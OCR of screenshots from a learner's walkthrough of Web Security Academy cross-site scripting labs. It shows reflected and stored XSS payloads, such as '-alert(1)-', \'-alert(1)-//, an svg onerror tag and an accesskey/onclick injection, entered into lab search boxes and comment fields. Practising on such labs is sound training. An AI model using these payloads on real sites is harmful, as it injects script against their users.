

Reflected XSS in canonical link
Reflected XSS with some SVG
Reflected XSS into HTML conte
Exploit Server: Reflected XSS li
https://0a8100ca03e743d0808630d600ae007d.web-security-academy.net/post?postId=5
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
3utools - Google Search
Phil MaChartin | 20 February 2024
I'd like you to ghostwrite my life story, would you be interested?
Leave a comment
Comment:
xss
Name:
uk
Email:
abc@gmail.com
Website:
8630d600ae007d.web-security-academy.net/post?%27accesskey=%27x%27onclick=%27alert(1)
Post Comment
Search
ENG
4:19 PM
2/23/2024


❖ **Reflected XSS into a JavaScript string with single quote and backslash escaped**






Reflected XSS into a JavaScript string with single quote and backslash escaped
Back to lab description
LAB Not solved
Home
0 search results for '<svg src=x onerror=alert(1)>'
'-alert(1)-'
Search
< Back to Blog


❖ **Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped**





Reflected XSS into a JavaScript
https://0aff00f8046b15b0817444f5004b0026.web-security-academy.net/?search='-alert(1)-'
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
Jutools - Google Search
Web Security Academy
Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped
Back to lab description
LAB
Not solved
Home
0 search results for "-alert(1)-"
/'-alert(1)-\\
Search
< Back to Blog
Search
ENG
4:39 PM
2/23/2024



Reflected XSS into a JavaScript
https://0aff00f8046b15b0817444f5004b0026.web-security-academy.net/?search=%2F'-alert(1)-\\
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
Jutools - Google Search
Web Security Academy
Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped
Back to lab description
LAB
Not solved
Home
0 search results for '/'-alert(1)-\\\\'
\'-alert(1)'//
Search
< Back to Blog
Search
ENG
4:40 PM
2/23/2024



Reflected XSS into a JavaScript
https://0aff00f8046b15b0817444f5004b0026.web-security-academy.net/?search=\'-alert(1)'%2F%2F
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
3utools - Google Search
Web Security Academy
Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped
Back to lab description
LAB
Not solved
Home
0 search results for '\\'-alert(1)'//'
'\-alert(1)-//
Search
< Back to Blog
Search
ENG
4:41 PM
2/23/2024



Reflected XSS into a JavaScript
https://0aff00f8046b15b0817444f5004b0026.web-security-academy.net/?search=\'-alert(1)-%2F%2F
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
3utools - Google Search
Web Security Academy
Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped
Back to lab description
LAB
Not solved
Home
0 search results for '\\'-alert(1)-//'
0aff00f8046b15b0817444f5004b0026.web-security-academy.net
1
OK
\'-alert(1)-//
Search
< Back to Blog
Read 0aff00f8046b15b0817444f5004b0026.web-security-academy.net
Search
ENG
4:41 PM
2/23/2024


Reflected XSS into a JavaScript
https://0aff00f8046b15b0817444f5004b0026.web-security-academy.net/?search=\'-alert(1)-%2F%2F
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
Autools - Google Search
Web Security Academy
Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
0 search results for '\\'-alert(1)-//'
Search the blog...
Search
< Back to Blog
Search
ENG
4:42 PM
2/23/2024


❖ **Stored XSS into onclick event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped**







Stored XSS into onclick event
Reflected XSS into a JavaScript
https://0a8a003704f8f89481f4f7b4004a00f8.web-security-academy.net/post?postId=7
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
3utools - Google Search
Leave a comment
Comment:
xss
Name:
uk
Email:
abc@gmail.com
Website:
https://0a8a003704f8f89481f4f7b4004a00f8.web-security-academy.net/post?'-alert(1)-'
Post Comment
< Back to Blog
0a8a003704f8f89481f4f7b4004a00f8.web-security-academy.net
Search
ENG
4:54 PM
2/23/2024

